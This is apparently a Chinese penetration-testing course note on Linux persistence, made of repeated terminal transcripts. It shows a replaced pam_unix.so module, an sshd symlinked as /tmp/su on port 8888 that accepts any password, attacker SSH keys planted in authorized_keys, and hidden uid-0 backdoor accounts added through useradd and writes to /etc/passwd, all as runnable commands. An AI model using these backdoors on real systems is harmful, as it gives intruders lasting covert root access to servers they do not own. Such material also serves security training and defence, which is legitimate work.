wl,--no-undefined -Wl,-O1 -o .libs/check_user check_user.o ../libpam/.libs/libpam.so ../libpam_misc/.libs/li
bpam_misc.so /root/Linux-PAM-1.1.8-master/libpam/.libs/libpam.so -ldl -Wl,-rpath -Wl,/lib64
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master/examples'
Making all in xtests
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master'
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master'
make[1]: Leaving directory '/root/Linux-PAM-1.1.8-master'
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]#
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cp /usr/lib64/security/pam_unix.so /tmp/pam_unix.so.ba
kcp
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cd modules/pam_unix/.libs/
[root@izbp1k367pkn2aelq812wZ .libs]# cp pam_unix.so /usr/lib64/security/pam_unix.so
cp: overwrite '/usr/lib64/security/pam_unix.so'? y
[root@izbp1k367pkn2aelq812wZ .libs]# rpm -qa | grep pam
pam-1.1.8-22.el7.x86_64
[root@izbp1k367pkn2aelq812wZ .libs]# cat /etc/ssh/sshd_config|grep UsePAM
# WARNING: 'UsePAM no' is not supported in Red Hat Enterprise Linux and may cause several
UsePAM yes
[root@izbp1k367pkn2aelq812wZ .libs]#
```

还可以使用第二种方式配合软链接, 执行上述命令, 如果返回yes则可以利用该方式

```
ssh://root@121.40.189.205:22
81 ssh-keygen -t rsa #三次回车
82 id_rsa : 私钥
```

```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/Linux-PAM-1.1.8-master/modules/pam_unix/.libs - XShell 5
第194天: 内网对抗-软
self-educate
正在讲: 小迪安全
ssh://root@121.40.189.205:22

1 aliyun2
Making all in xtests
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master'
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master'
make[1]: Leaving directory '/root/Linux-PAM-1.1.8-master'
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]#
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cp /usr/lib64/security/pam_unix.so /tmp/pam_unix.so.ba
kcp
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cd modules/pam_unix/.libs/
[root@izbp1k367pkn2aelq812wZ .libs]# cp pam_unix.so /usr/lib64/security/pam_unix.so
cp: overwrite '/usr/lib64/security/pam_unix.so'? y
[root@izbp1k367pkn2aelq812wZ .libs]# rpm -qa | grep pam
pam-1.1.8-22.el7.x86_64
[root@izbp1k367pkn2aelq812wZ .libs]# cat /etc/ssh/sshd_config|grep UsePAM
# WARNING: 'UsePAM no' is not supported in Red Hat Enterprise Linux and may cause several
UsePAM yes
[root@izbp1k367pkn2aelq812wZ .libs]# bash
[root@izbp1k367pkn2aelq812wZ .libs]# su
[root@izbp1k367pkn2aelq812wZ .libs]# ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=8888
[root@izbp1k367pkn2aelq812wZ .libs]#
```

执行上述命令, 会将ssh软连接到tmp目录下的su, 绑定端口为8888

```
ssh://root@121.40.189.205:22
81 ssh-keygen -t rsa #三次回车
82 id_rsa : 私钥
```



```
kali-linux-2024.1-vmware-... d64 - VMware Workstation
正在共享屏幕 结束共享
self-educated
root@iZbp1k367pkn2aelq812wZ~#
File Actions Edit View Help
ssh root@121.40.189.205
The authenticity of host '121.40.189.205 (121.40.189.205)' can't be established.
ED25519 key fingerprint is SHA256:PsBD024bj1ye//ZRSQ10GDz3195MEo1b5UTpAgXgllk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '121.40.189.205' (ED25519) to the list of known hosts.
root@121.40.189.205's password:
Last failed login: Thu Jun 20 20:46:16 CST 2024 from 122.234.63.209 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Thu Jun 20 20:42:38 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]# exit
logout
Connection to 121.40.189.205 closed.

(root@kali)~[~/ssh]
# ssh root@121.40.189.205 -p 8888
root@121.40.189.205's password:
Last login: Thu Jun 20 20:55:36 CST 2024 on pts/0
Last login: Thu Jun 20 20:56:28 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]#
```

此时也可以使用万能密码链接

```
kali-linux-2024.1-vmware-... d64 - VMware Workstation
正在共享屏幕 结束共享
self-educated
root@iZbp1k367pkn2aelq812wZ~#
File Actions Edit View Help
ssh root@121.40.189.205
The authenticity of host '121.40.189.205 (121.40.189.205)' can't be established.
ED25519 key fingerprint is SHA256:PsBD024bj1ye//ZRSQ10GDz3195MEo1b5UTpAgXgllk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '121.40.189.205' (ED25519) to the list of known hosts.
root@121.40.189.205's password:
Last failed login: Thu Jun 20 20:46:16 CST 2024 from 122.234.63.209 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Thu Jun 20 20:42:38 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]#
[root@iZbp1k367pkn2aelq812wZ ~]# exit
logout
Connection to 121.40.189.205 closed.

(root@kali)~[~/ssh]
# ssh root@121.40.189.205 -p 8888
root@121.40.189.205's password:
Last login: Thu Jun 20 20:55:36 CST 2024 on pts/0
Last login: Thu Jun 20 20:56:28 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]# exit
logout
Connection to 121.40.189.205 closed.

(root@kali)~[~/ssh]
# ssh root@121.40.189.205 -p 8888
root@121.40.189.205's password:
Last login: Thu Jun 20 20:56:28 CST 2024 from 27.19.67.43 on pts/1
Last login: Thu Jun 20 20:56:47 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]#
```

且输入任意密码都能成功连接


3.3 权限维持-Linux-SSH协议登录方式-公私钥&后门账号





- 1 原理：服务器支持密码或密钥登录，可以让服务器支持密钥登录，将生成的密钥文件替换到服务器，达到一致长期控制；利用后门账户保存权限与root一致。

3.3.1 公私钥

```
1 1、公私钥
2 开启密钥对支持：
3 vim /etc/ssh/sshd_config
4 RSAAuthentication yes
5 PubkeyAuthentication yes
6 AuthorizedKeysFile .ssh/authorized_keys
7 ->本地生成密钥
8 ssh-keygen -t rsa #三次回车
9 id_rsa : 私钥
10 id_rsa.pub : 公钥
11 ->复制公钥到服务器
12 cd /root/.ssh/
13 vim authorized_keys(id_rsa.pub)
14 chmod 600 authorized_keys
```





```
2024.1-vmw... d64 - VMware Workstation
新停播放 30:49
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H) 正在共享屏幕 结束共享
kali-linux-2024.1-vmw... self-educated
正在讲话 小迪安全

root@kali:~#
Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1k367pkn2aelq812wZ ~]# exit
logout
Connection to 121.40.189.205 closed.

(root@kali)-[~/ssh]
# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:MG9ZoanuS6+mNeZBGQ2afJeuJgsRNI5a83BZzTXYYeM root@kali
The key's randomart image is:
+--[RSA 3072]--+
|  o  oo +B.  |
|+ o = o+*.+  |
|. * * = * E  |
|.. * . X o   |
|. . . + S    |
| . o o       |
| . . X       |
|  o o o      |
| oo=o.       |
+---[SHA256]---+

(root@kali)-[~/ssh]
#
```

```
kali-linux-2024.1-vmw... d64 - VMware Workstation
新停播放 30:58
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H) 正在共享屏幕 结束共享
kali-linux-2024.1-vmw... self-educated
正在讲话 小迪安全



root@kali:~#
Connection to 121.40.189.205 closed.

(root@kali)-[~/ssh]
# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:MG9ZoanuS6+mNeZBGQ2afJeuJgsRNI5a83BZzTXYYeM root@kali
The key's randomart image is:
+--[RSA 3072]--+
|  o  oo +B.  |
|+ o = o+*.+  |
|. * * = * E  |
|.. * . X o   |
|. . . + S    |
| . o o       |
| . . X       |
|  o o o      |
| oo=o.       |
+---[SHA256]---+

Master 密钥 已命名设置 是无法连接的

[root@kali]-[~/ssh]
# ls
id_rsa id_rsa.pub known_hosts known_hosts.old

(root@kali)-[~/ssh]
#
```

3.3.2 后门账号

- 2、后门帐号
- #添加root用户:
- #添加账号test1, 设置uid为0, 密码为123456
- useradd -p `openssl passwd -1 -salt 'salt' 123456` test1 -o -u 0 -g root -G root -s /bin/bash -d /home/test1
- echo "xiaodi:x:0:0:::/bin/sh" >> /etc/passwd #增加超级用户账号
- passwd xiaodi #修改xiaodi的密码为xiaodi123

